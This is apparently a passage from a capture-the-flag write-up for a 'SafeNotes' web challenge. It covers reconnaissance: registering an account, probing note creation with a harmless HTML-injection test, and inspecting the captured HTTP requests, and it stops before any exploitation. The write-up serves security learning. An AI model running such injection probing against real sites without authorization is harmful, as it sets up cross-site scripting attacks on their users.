Access your notes anytime with the unique Note ID.

View Note

You can view stored notes here, securely!

Enter Note ID:

842f504d-cf49-406b-ad7c-2e770c52f021

View Note

Note Content


© 2024 SafeNotes. All rights reserved.

Terms & Conditions | Privacy Policy

Recon

As always it starts with recon and trying to understand what the web application is doing. A good start for example is using the web application, reading the challenge page source code and looking for possible input possibilities.

First step is easy we need to register and login before we can access the "SafeNotes" web application.



Intigriti August (Defcon) Challe
SafeNotes - Secure Note Taking
localhost
Incognito
Error
SafeNotes
Home
Login


Welcome to SafeNotes

SafeNotes is your secure place to create, store, and share notes. Whether you need to keep personal thoughts or share important information with others, SafeNotes ensures your notes are safe and accessible.


Create Notes

We can register an account after clicking Login.


Intigriti August (Defcon) Challe
SafeNotes - Secure Note Taking
localhost/login
Incognito
Error
SafeNotes
Home
Login
Login
Username
Password
Login
Need an account? Register here


Intigriti August (Defcon) Challe
SafeNotes - Secure Note Taking
localhost/register
Incognito
Error
SafeNotes
Home
Login
Register
Username
r4id_
Password
••••
Register
Already have an account? Login here

Once registered this opens new possibilities: Create Note, View Note, Report and Contact



Welcome to SafeNotes


SafeNotes is your secure place to create, store, and share notes. Whether you need to keep personal thoughts or share important information with others, SafeNotes ensures your notes are safe and accessible.

Create Notes

Easily create and store your notes securely.

At this moment I also opened my burp suite to proxy all web traffic. This makes it much easier to understand the web requests the application is making for each action taken.

Fist thing we can do is Creating a note. I immediately try to input a basic HTML injection to see if it will render the HTML somewhere else later.




Create Note

Create notes and share with others using the generated Note ID.

Content

```
<s>test</s>
```

Our note is saved successfully and we can view it via a unique ID (UUID)



Create Note

Create notes and share with others using the generated Note ID.

Content

```
<s>test</s>
```

Your Note ID


Your note has been saved successfully. You can use the Note ID below to share or view your note.

11b69107-b2ac-4e6f-8570-

Note saved successfully!

I moved back to burp suite to inspect the web requests made by the browser to create our note.

1) GET request to /create




Request

```
GET /create HTTP/1.1
Host: localhost
sec-ch-ua: "Not)A;Brand";v="99", "Google Chrome";v="127", "Chromium";v="127"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/home
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: session=
.eJwljkFqQzEMRO_idRaWZc1SLvOxZImWQAv_J6uQu9fQ5ZthhvcuR55xfZX783zFrRzfq9yLSzOA6CSSmE6DwadOFA7O1ZMANroyrwp94bIpA9XYmWTQItg7481AMrmqBaaCjmG76eKOFJVzJje
u2WGae4jhfvMewWWLvK44_21go19nHs_fR_zsIACwMaIjWoKvjDqrQ1MbvY_QbdCU3MvnD9I9Py8.Zr4cHQ.95I_cThDsJKNm8EN1C5KeS-4xCk
Connection: keep-alive
```

Response

```
HTTP/1.1 200 OK
Server: gunicorn
Date: Thu, 15 Aug 2024 15:20:24 GMT
Connection: close
Content-Type: text/html; charset=utf-8
Content-Length: 6609
Vary: Cookie

<!DOCTYPE html>
<html lang="en">

  <head>
    <meta charset="UTF-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0" />
    <title>
      SafeNotes - Secure Note Taking
    </title>
    <meta name="description"
    content="SafeNotes is a secure application for taking and sharing notes with robust reporting features." />
    <link rel="icon" type="image/x-icon" href="/static/images/favicon.ico" />
    <link rel="stylesheet" href="/static/css/general.css" />
    <link rel="stylesheet" href="/static/css/navbar.css" />
    <link rel="stylesheet" href="/static/css/forms.css" />
```

2) A JSON POST request to the API saving our note: /api/notes/store




Request

```
POST /api/notes/store HTTP/1.1
Host: localhost
Content-Length: 25
sec-ch-ua: "Not)A;Brand";v="99", "Google Chrome";v="127", "Chromium";v="127"
sec-ch-ua-platform: "Windows"
sec-ch-ua-mobile: ?0
X-CSRFToken: ImUxMTMyNjMzYzMzYmYxY2RmZTBhMDkxMjliNzQ0N2U5NzVkMjk1Y2Mi.Zr4cuA.9rk8VzSk7Jwr8bsnZeSWXKDVbhM
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.0.0 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://localhost
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost/create
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: session=
.eJwljkFqQzEMRO_idRaWZc1SLvOxZImWQAv_J6uQu9fQ5ZthhvcuR55xfZX783zFrRzfq9yLSzOA6CSSmE6DwadOFA7O1ZMANroyrwp94bIpA9XYmWTQItg7481AMrmqBaaCjmG76eKOFJVzJje
u2WGae4jhfvMewWWLvK44_21go19nHs_fR_zsIACwMaIjWoKvjDqrQ1MbvY_QbdCU3MvnD9I9Py8.Zr4cHQ.95I_cThDsJKNm8EN1C5KeS-4xCk
Connection: keep-alive

{
  "content":"<s>test</s>"
}
```

Response

```
HTTP/1.1 200 OK
Server: gunicorn
Date: Thu, 15 Aug 2024 15:22:08 GMT
Connection: close
Content-Type: application/json
Content-Length: 75
Vary: Cookie

{
  "note_id":"11b69107-b2ac-4e6f-8570-b29cdeb042a8",
  "success":"Note stored"
}
```

We can advance further and view our note. Our note is loaded but the earlier injected HTML is not rendered. Seems our HTML input is filtered correctly. This will not become an easy way to achieve XSS (Cross site scripting)


Intigriti August (Defcon) Challe
SafeNotes - Secure Note Taking
SafeNotes - Secure Note Taking
localhost/view?note=11b69107-b2ac-4e6f-8570-b29cdeb042a8
Incognito
Error
SafeNotes
Home
Create Note
View Note
Report
Contact
Logout

View Note

You can view stored notes here, securely!

Enter Note ID: 11b69107-b2ac-4e6f-8570-b29cdeb042a8

View Note


Note Content

<s>test</s>

Note loaded successfully!

In our burp proxy these view note steps look like following:

